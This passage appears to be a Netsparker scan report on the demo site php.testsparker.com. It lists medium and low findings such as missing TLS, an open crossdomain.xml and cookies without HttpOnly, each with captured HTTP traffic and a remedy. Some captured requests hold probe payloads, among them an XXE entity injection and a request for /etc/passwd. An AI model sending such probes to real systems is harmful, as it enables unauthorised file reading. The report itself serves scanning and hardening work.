OWASP API Top Ten 2019	API7

CVSS 3.0 SCORE

Base	6.5 (Medium)
Temporal	6.2 (Medium)
Environmental	6.2 (Medium)

CVSS Vector String
CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N/E:H/RL:O/RC:C

CVSS 3.1 SCORE	
Base	6.5 (Medium)
Temporal	6.2 (Medium)
Environmental	6.2 (Medium)

CVSS Vector String
CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N/E:H/RL:O/RC:C

9. SSL/TLS Not Implemented

MEDIUM | 1

Netsparker detected that SSL/TLS is not implemented.

Impact

An attacker who is able to intercept your - or your users' - network traffic can read and modify any messages that are exchanged with your server.

That means that an attacker can see passwords in clear text, modify the appearance of your website, redirect the user to other web pages or steal session information.

Therefore no message you send to the server remains confidential.

Vulnerabilities

9.1. https://php.testsparker.com/

Certainty

Request

```
[SSL Connection]
```

Response

Response Time (ms) : 1 **Total Bytes Received :** 16 **Body Length :** 0 **Is Compressed :** No

```
[SSL Connection]
```

Remedy

We suggest that you implement SSL/TLS properly, for example by using the Certbot tool provided by the Let's Encrypt certificate authority. It can automatically configure most modern web servers, e.g. Apache and Nginx to use SSL/TLS. Both the tool and the certificates are free and are usually installed within minutes.

CLASSIFICATION

OWASP API Top Ten 2019	API7

CVSS 3.0 SCORE

Base	6.8 (Medium)
Temporal	6.1 (Medium)
Environmental	6.1 (Medium)

CVSS Vector String

CVSS:3.0/AV:A/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:N/E:P/RL:O/RC:C

CVSS 3.1 SCORE

Base	6.8 (Medium)
Temporal	6.1 (Medium)
Environmental	6.1 (Medium)

CVSS Vector String

CVSS:3.1/AV:A/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:N/E:P/RL:O/RC:C

10. Open Policy Crossdomain.xml Detected

MEDIUM 1 CONFIRMED 1

Netsparker detected an Open Policy `Crossdomain.xml` file.

Impact

Open policy Crossdomain.xml file allows other SWF files to make HTTP requests to your web server and see its response. This can be used for accessing one time tokens and CSRF nonces to bypass CSRF restrictions.

Vulnerabilities

10.1. http://php.testsparker.com/crossdomain.xml

CONFIRMED

Policy Rules

- <allow-access-from domain="*" />

Request

```
GET /crossdomain.xml HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=1e2d9072dffac427d15c67cc991a620b
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
```

Response

Response Time (ms) : 126.7156 Total Bytes Received : 599 Body Length : 315 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
Content-Length: 315
Last-Modified: Thu, 30 Jul 2020 08:09:20 GMT
Accept-Ranges: bytes
Content-Type: application/xml
X-Pad: avoid browser bug
Date: Wed, 12 May 2021 09:21:51 GMT
ETag: "1500000001b77a-13b-5aba4307c6c00"

<?xml version="1.0" encoding="UTF-8"?>
<cross-domain-policy xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:noNamespaceSchemaLocation="http://www.adobe.com/xml/schemas/PolicyFile.xsd">
  <allow-access-from domain="*" />
        <site-control permitted-cross-domain-policies="master-only"/>
</cross-domain-policy>
```

Remedy

Configure your Crossdomain.xml to prevent access from everywhere to your domain.

External References

- Cross-domain policy file usage recommendations for Flash Player
- Crossdomain.xml invites Cross-site Mayhem

CLASSIFICATION

OWASP API Top Ten 2019	API7

CVSS 3.0 SCORE

Base	6.5 (Medium)
Temporal	6.2 (Medium)
Environmental	6.2 (Medium)

CVSS Vector String
CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N/E:H/RL:O/RC:C

CVSS 3.1 SCORE	
Base	6.5 (Medium)
Temporal	6.2 (Medium)
Environmental	6.2 (Medium)

CVSS Vector String
CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N/E:H/RL:O/RC:C

11. Version Disclosure (PHP)

LOW 1

Netsparker identified a version disclosure (PHP) in the target web server's HTTP response.

This information can help an attacker gain a greater understanding of the systems in use and potentially develop further attacks targeted at the specific version of PHP.

Impact

An attacker might use the disclosed information to harvest specific security vulnerabilities for the version identified.

Vulnerabilities

11.1. http://php.testsparker.com/

Extracted Version

- 5.2.6

Certainty

Request

```
GET / HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
```

Response

Response Time (ms) : 389.9292 Total Bytes Received : 359 Body Length : 136 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6

X-Powered-By: PHP/5.2.6
Connection: Keep-Alive
Keep-Alive: timeout=5, max=150
Content-Length: 136
Content-Type: text/html
Date: Wed, 12 May 2021 09:21:30 GMT

<html>
<HEAD>
<SCRIPT language="JavaScript">
<!--
window.location="process.php?file=Generics/index.nsp";
//-->
</SCRIPT>
</HEAD>
</html>
```

Remedy

Configure your web server to prevent information leakage from the SERVER header of its HTTP response.

CLASSIFICATION

OWASP API Top Ten 2019	API7

12. Programming Error Message

LOW 3

Netsparker identified a Programming Error Message.

Impact

The error message may disclose sensitive information and this information can be used by an attacker to mount new attacks or to enlarge the attack surface. Source code, stack trace, etc. data may be disclosed. Most of these issues will be identified and reported separately by Netsparker.

Vulnerabilities

12.1. http://php.testsparker.com/hello.php?name=hello.php

Method	Parameter	Value
GET	name	hello.php

Identified Error Message

- Parse error: syntax error, unexpected T_STRING in C:\AppServ\www\hello.php(26) : eval()'d code on line 1

Certainty

Request

```
GET /hello.php?name=hello.php HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=1e2d9072dffac427d15c67cc991a620b
Referer: http://php.testsparker.com/process.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
```

Response

Response Time (ms) : 133.1309 Total Bytes Received : 3078 Body Length : 2910 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Content-Length: 2910
Content-Type: text/html
Date: Wed, 12 May 20
…
id="page-bgtop">
        <div id="page-bgbtm">
                <div id="content">
                        <div class="post">
                                                                <h1 class="title"><a href="#">Hello
 Service </a></h1>
                                        <p>
                    Hello Visitor<br />
<b>Parse error</b>:  syntax error, unexpected T_STRING in <b>C:\AppServ\www\hello.php(26) : eval()'d
code</b> on line <b>1</b><br />
                    </p>

                                <div style="clear: both;"> </div>
                                <div class="entry">


                                </div>
                        </div>
                <div style="clear: both;"> </div>
                </div>
                <!-- end #conte
…
```

12.2. http://php.testsparker.com/hello.php?name=Visitor

Method	Parameter	Value
GET	name	Visitor

Identified Error Message

- Parse error: syntax error, unexpected T_STRING in C:\AppServ\www\hello.php(26) : eval()'d code on line 1

Certainty

Request

```
GET /hello.php?name=Visitor HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://php.testsparker.com/process.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
```

Response

Response Time (ms) : 390.3855 Total Bytes Received : 3078 Body Length : 2910 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Content-Length: 2910
Content-Type: text/html
Date: Wed, 12 May 20
…
id="page-bgtop">
        <div id="page-bgbtm">
                <div id="content">
                        <div class="post">
                                                                <h1 class="title"><a href="#">Hello
 Service </a></h1>
                                        <p>
                    Hello Visitor<br />
<b>Parse error</b>:  syntax error, unexpected T_STRING in <b>C:\AppServ\www\hello.php(26) : eval()'d
code</b> on line <b>1</b><br />
                    </p>

                                <div style="clear: both;"> </div>
                                <div class="entry">


                                </div>
                        </div>
                <div style="clear: both;"> </div>
                </div>
                <!-- end #conte
…
```

12.3. http://php.testsparker.com/process.php?file=Generics/about.nsp

Method	Parameter	Value
GET	file	Generics/about.nsp

Identified Error Message

- Warning: mysql_connect() [function.mysql-connect]: Access denied for user 'root'@'localhost' (using password: YES) in C:\AppServ\www\Generics\about.nsp on line 31

Certainty

Request

```
GET /process.php?file=Generics/about.nsp HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://php.testsparker.com/process.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
```

Response

Response Time (ms) : 389.4153 Total Bytes Received : 3515 Body Length : 3347 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Content-Length: 3347
Content-Type: text/html
Date: Wed, 12 May 20
…
tsparker.com/administrator/">Aspnet Testsparker Login</a></li>
                                        </ul>
                                    </li>
                                </ul>
                </div>          <!-- end #sidebar -->
                <div style="clear: both;"> </div>
        </div>
        </div>
        </div>

        <br />
<b>Warning</b>:  mysql_connect() [<a href='function.mysql-connect'>function.mysql-connect</a>]: Acce
ss denied for user 'root'@'localhost' (using password: YES) in <b>C:\AppServ\www\Generics\about.nsp
</b> on line <b>31</b><br />
asd     <!-- process.php load pages from path of the website. -->
        <!-- FIXME: File / directory permissions -->
        <!-- end #page -->
</div>

<div id="resetbar">
        This website is automatically reset
…
```

Remedy

Do not provide error messages on production environments. Save error messages with a reference number to a backend storage such as a log, text file or database, then show this number and a static user-friendly error message to the user.

CLASSIFICATION

OWASP API Top Ten 2019	API7

13. Cookie Not Marked as HttpOnly

LOW 1 CONFIRMED 1

Netsparker identified a cookie not marked as HTTPOnly.

HTTPOnly cookies cannot be read by client-side scripts, therefore marking a cookie as HTTPOnly can provide an additional layer of protection against cross-site scripting attacks.

Impact

During a cross-site scripting attack, an attacker might easily access cookies and hijack the victim's session.

Vulnerabilities

13.1. http://php.testsparker.com/auth/login.php

CONFIRMED

Identified Cookie(s)

- PHPSESSID

Cookie Source

- HTTP Header

Request

```
GET /auth/login.php HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://php.testsparker.com/auth/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
```

Response

Response Time (ms) : 172.6926 Total Bytes Received : 3431 Body Length : 3062 Is Compressed : No

```
HTTP/1.1 200 OK
Set-Cookie: PHPSESSID=1e2d9072dffac427d15c67cc991a620b; path=/
Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Length: 3062
Content-Type: text/html
Date: Wed, 12 May 2021 09:21:51 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-checkHTTP/1.1 200 OK
Set-Cookie: PHPSESSID=1e2d9072dffac427d15c67cc991a620b; path=/

Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Length: 3062
Content-Type: text/html
Date: Wed, 12 May 2021 09:21:
…
```

Actions to Take

1. See the remedy for solution.
2. Consider marking all of the cookies used by the application as HTTPOnly. (*After these changes javascript code will not be able to read cookies.*)

Remedy

Mark the cookie as HTTPOnly. This will be an extra layer of defense against XSS. However this is not a silver bullet and will not protect the system against cross-site scripting attacks. An attacker can use a tool such as XSS Tunnel to bypass HTTPOnly protection.

External References

- Netsparker - Security Cookies - HTTPOnly Flag
- OWASP HTTPOnly Cookies
- MSDN - ASP.NET HTTPOnly Cookies

CLASSIFICATION

OWASP API Top Ten 2019	API7

14. Missing X-Frame-Options Header

LOW 11

Netsparker detected a missing `X-Frame-Options` header which means that this website could be at risk of a clickjacking attack.

The `X-Frame-Options` HTTP header field indicates a policy that specifies whether the browser should render the transmitted resource within a `frame` or an `iframe`. Servers can declare this policy in the header of their HTTP responses to prevent clickjacking attacks, which ensures that their content is not embedded into other pages or frames.

Impact

Clickjacking is when an attacker uses multiple transparent or opaque layers to trick a user into clicking on a button or link on a framed page when they were intending to click on the top level page. Thus, the attacker is "hijacking" clicks meant for their page and routing them to other another page, most likely owned by another application, domain, or both.

Using a similar technique, keystrokes can also be hijacked. With a carefully crafted combination of stylesheets, iframes, and text boxes, a user can be led to believe they are typing in the password to their email or bank account, but are instead typing into an invisible frame controlled by the attacker.

Vulnerabilities

14.1. http://php.testsparker.com/

Certainty

Request

```
GET / HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
```

Response

Response Time (ms) : 389.9292 Total Bytes Received : 359 Body Length : 136 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Connection: Keep-Alive
Keep-Alive: timeout=5, max=150
Content-Length: 136
Content-Type: text/html
Date: Wed, 12 May 2021 09:21:30 GMT

<html>
<HEAD>
<SCRIPT language="JavaScript">
<!--
window.location="process.php?file=Generics/index.nsp";
//-->
</SCRIPT>
</HEAD>
</html>
```

14.2. http://php.testsparker.com/artist.php

Certainty

Request

```
GET /artist.php HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
```

Response

Response Time (ms) : 261.83 Total Bytes Received : 1450 Body Length : 1282 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Content-Length: 1282
Content-Type: text/html
Date: Wed, 12 May 2021 09:21:50 GMT
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-str
ict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta name="keywords" content="" />
<meta name="description" content="" />
<meta http-equiv="content-type" content="text/html; charset=utf-8" />
<title>Netsparker Test Web Site -  PHP</title>
<link href="/style.css" rel="stylesheet" type="text/css" media="screen" />
</head><link type="text/css" href="/Generics/style.css" rel="stylesheet"/>
<body>
<div id="wrapper">

        <div id="menu">
                <ul>
                        <li><a href="/process.php?file=Generics/index.nsp">Home</a></li>
                        <li><a href="/hello.php?name=Visitor">Hello</a></li>
                        <li><a href="/products.php?pro=url">Products</a></li>
                        <li><a href="/process.php?file=Generics/about.nsp">About</a></li>
                        <li><a href="/process.php?file=Generics/contact.nsp">Contact</a></li>
                        <li><a href="/auth/">Login</a></li>
                </ul>
        </div>
        <!-- end #menu -->
        <div id="header">

        </div>
        <!-- end #header -->    <div id="page">
        <div id="page-bgtop">
        <div id="page-bgbtm">
                <div id="content">
                        <div class="post">
                                <h2 class="title"><a href="artist.php#">Artist Service</a></h2>

                                <div style="clear: both;"> </div>
                                <div class="entry">
                                        <p>
```

14.3. http://php.testsparker.com/Generics/

Certainty

Request

```
GET /Generics/ HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
```

Response

Response Time (ms) : 152.1849 Total Bytes Received : 248 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
Content-Length: 0
Last-Modified: Thu, 30 Jul 2020 08:09:20 GMT
Accept-Ranges: bytes
Content-Type: text/html
Date: Wed, 12 May 2021 09:21:51 GMT
ETag: "1800000001b6a2-0-5aba4307c6c00"
```

14.4. http://php.testsparker.com/hello.php

Certainty

Request

```
GET /hello.php HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
```

Response

Response Time (ms) : 133.436 Total Bytes Received : 2938 Body Length : 2770 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Content-Length: 2770
Content-Type: text/html
Date: Wed, 12 May 2021 09:21:50 GMT
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-str
ict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta name="keywords" content="" />
<meta name="description" content="" />
<meta http-equiv="content-type" content="text/html; charset=utf-8" />
<title>Netsparker Test Web Site -  PHP</title>
<link href="/style.css" rel="stylesheet" type="text/css" media="screen" />
</head><body>
<div id="wrapper">

        <div id="menu">
                <ul>
                        <li><a href="/process.php?file=Generics/index.nsp">Home</a></li>
                        <li><a href="/hello.php?name=Visitor">Hello</a></li>
                        <li><a href="/products.php?pro=url">Products</a></li>
                        <li><a href="/process.php?file=Generics/about.nsp">About</a></li>
                        <li><a href="/process.php?file=Generics/contact.nsp">Contact</a></li>
                        <li><a href="/auth/">Login</a></li>
                </ul>
        </div>
        <!-- end #menu -->
        <div id="header">

        </div>
        <!-- end #header -->    <div id="page">
        <div id="page-bgtop">
        <div id="page-bgbtm">
                <div id="content">
                        <div class="post">
                                                                <h1 class="title"><a href="#">Hello
 Service </a></h1>
                                        <p>
                    Hello Visitor                    </p>

                                <div style="clear: both;"> </div>
                                <div class="entry">


                                </div>
                        </div>
                <div style="clear: both;"> </div>
```

```
                </div>
                <!-- end #content -->

        <div id="sidebar">
                        <ul>
                                <li>
                                        <div id="search" >
                                                <form method="get" action="/artist.php">
                                                        <div>
                                                                <input type="text" name="id" id="sea
rch-text" value="" />
                                                                <input type="submit" id="search-subm
it" value="GO" />
                                                        </div>
                                                </form>

                                        </div>
                                        <div style="clear: both;"> </div>
                                </li>
                                <li>
                                        <h2>Tags</h2>
                                        <p>netsparker xss web-application-security false-positive-fr
ee automated-explo
…
```

14.5. http://php.testsparker.com/images/

Certainty

Request

```
GET /images/ HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=1e2d9072dffac427d15c67cc991a620b
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
```

Response

Response Time (ms) : 132.1565 Total Bytes Received : 248 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
Content-Length: 0
Last-Modified: Thu, 30 Jul 2020 08:09:20 GMT
Accept-Ranges: bytes
Content-Type: text/html
Date: Wed, 12 May 2021 09:21:51 GMT
ETag: "1500000001b790-0-5aba4307c6c00"
```

14.6. http://php.testsparker.com/nslookup.php

Certainty

Request

```
GET /nslookup.php HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://php.testsparker.com/process.php?file=Generics/index.nsp
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
```

Response

Response Time (ms) : 136.7074 Total Bytes Received : 4000 Body Length : 3832 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Content-Length: 3832
Content-Type: text/html
Date: Wed, 12 May 2021 09:21:51 GMT
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-str
ict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta name="keywords" content="" />
<meta name="description" content="" />
<meta http-equiv="content-type" content="text/html; charset=utf-8" />
<title>Netsparker Test Web Site -  PHP</title>
<link href="/style.css" rel="stylesheet" type="text/css" media="screen" />
</head><script type=text/javascript src = "" ></script>
<body>
<div id="wrapper">

        <div id="menu">
                <ul>
                        <li><a href="/process.php?file=Generics/index.nsp">Home</a></li>
                        <li><a href="/hello.php?name=Visitor">Hello</a></li>
                        <li><a href="/products.php?pro=url">Products</a></li>
                        <li><a href="/process.php?file=Generics/about.nsp">About</a></li>
                        <li><a href="/process.php?file=Generics/contact.nsp">Contact</a></li>
                        <li><a href="/auth/">Login</a></li>
                </ul>
        </div>
        <!-- end #menu -->
        <div id="header">

        </div>
        <!-- end #header -->    <div id="page">
        <div id="page-bgtop">
        <div id="page-bgbtm">
                <div id="content">
                        <div class="post">
                                <h2 class="title"><a href="#">Products </a></h2>

                                <div style="clear: both;"> </div>
                                <div class="entry">
                                        <p>
                    <form action="/nslookup.php" method="POST">
                            <table class="databases">
            <tr>
                <td colspan="3">
                </td>
            </tr>
```

```
            <tr>
                <td class="label" style="width: 89px">
                    <label>IP Adress:</label></td>
                <td class="style3">
                    <input type="text" size="40" name="param" id="param" class="input"/>
                </td>
                <td class="style1">
                    <input type="submit" value="GO" class="button" id="submit"

…
```

14.7. http://php.testsparker.com/process.php

Certainty

Request

```
GET /process.php HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
```

Response

Response Time (ms) : 145.56 Total Bytes Received : 1551 Body Length : 1383 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Content-Length: 1383
Content-Type: text/html
Date: Wed, 12 May 2021 09:21:50 GMT
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-str
ict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta name="keywords" content="" />
<meta name="description" content="" />
<meta http-equiv="content-type" content="text/html; charset=utf-8" />
<title>Netsparker Test Web Site -  PHP</title>
<link href="/style.css" rel="stylesheet" type="text/css" media="screen" />
</head><body>
<div id="wrapper">

        <div id="menu">
                <ul>
                        <li><a href="/process.php?file=Generics/index.nsp">Home</a></li>
                        <li><a href="/hello.php?name=Visitor">Hello</a></li>
                        <li><a href="/products.php?pro=url">Products</a></li>
                        <li><a href="/process.php?file=Generics/about.nsp">About</a></li>
                        <li><a href="/process.php?file=Generics/contact.nsp">Contact</a></li>
                        <li><a href="/auth/">Login</a></li>
                </ul>
        </div>
        <!-- end #menu -->
        <div id="header">

        </div>
        <!-- end #header -->           <!-- process.php load pages from path of the website. -->
        <!-- FIXME: File / directory permissions -->
        <!-- end #page -->
</div>

<div id="resetbar">
        This website is automatically reset at every midnight (00:00 - UTC).
</div>
<div id="footer">
                <p>Copyright (c) 2010 testsparker.com. All rights reserved. Design by <a href="htt
p://www.freecsstemplates.org/">Free CSS Templates</a>.</p>
        </div>  <!-- end #footer -->
</body>
</html>
```

14.8. http://php.testsparker.com/process.php

Certainty

Request

```
POST /process.php HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 124
Content-Type: application/xml
Cookie: PHPSESSID=1e2d9072dffac427d15c67cc991a620b
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36

<?xml version="1.0"?><!DOCTYPE ns [<!ELEMENT ns ANY><!ENTITY lfi SYSTEM "data:;base64,TlM3NzU0NTYxND
Q2NTc1">]><ns>&lfi;</ns>
```

Response

Response Time (ms) : 433.0012 Total Bytes Received : 1551 Body Length : 1383 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Content-Length: 1383
Content-Type: text/html
Date: Wed, 12 May 2021 09:21:53 GMT
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-str
ict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta name="keywords" content="" />
<meta name="description" content="" />
<meta http-equiv="content-type" content="text/html; charset=utf-8" />
<title>Netsparker Test Web Site -  PHP</title>
<link href="/style.css" rel="stylesheet" type="text/css" media="screen" />
</head><body>
<div id="wrapper">

        <div id="menu">
                <ul>
                        <li><a href="/process.php?file=Generics/index.nsp">Home</a></li>
                        <li><a href="/hello.php?name=Visitor">Hello</a></li>
                        <li><a href="/products.php?pro=url">Products</a></li>
                        <li><a href="/process.php?file=Generics/about.nsp">About</a></li>
                        <li><a href="/process.php?file=Generics/contact.nsp">Contact</a></li>
                        <li><a href="/auth/">Login</a></li>
                </ul>
        </div>
        <!-- end #menu -->
        <div id="header">

        </div>
        <!-- end #header -->           <!-- process.php load pages from path of the website. -->
        <!-- FIXME: File / directory permissions -->
        <!-- end #page -->
</div>

<div id="resetbar">
        This website is automatically reset at every midnight (00:00 - UTC).
</div>
<div id="footer">
                <p>Copyright (c) 2010 testsparker.com. All rights reserved. Design by <a href="htt
p://www.freecsstemplates.org/">Free CSS Templates</a>.</p>
        </div>  <!-- end #footer -->
</body>
</html>
```

14.9. http://php.testsparker.com/process.php/etc/passwd

Method	Parameter	Value
GET	URI-BASED	/etc/passwd

Certainty

Request

```
GET /process.php/etc/passwd HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=1e2d9072dffac427d15c67cc991a620b
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
```

Response

Response Time (ms) : 147.8579 Total Bytes Received : 1551 Body Length : 1383 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Content-Length: 1383
Content-Type: text/html
Date: Wed, 12 May 2021 09:21:53 GMT
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-str
ict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta name="keywords" content="" />
<meta name="description" content="" />
<meta http-equiv="content-type" content="text/html; charset=utf-8" />
<title>Netsparker Test Web Site -  PHP</title>
<link href="/style.css" rel="stylesheet" type="text/css" media="screen" />
</head><body>
<div id="wrapper">

        <div id="menu">
                <ul>
                        <li><a href="/process.php?file=Generics/index.nsp">Home</a></li>
                        <li><a href="/hello.php?name=Visitor">Hello</a></li>
                        <li><a href="/products.php?pro=url">Products</a></li>
                        <li><a href="/process.php?file=Generics/about.nsp">About</a></li>
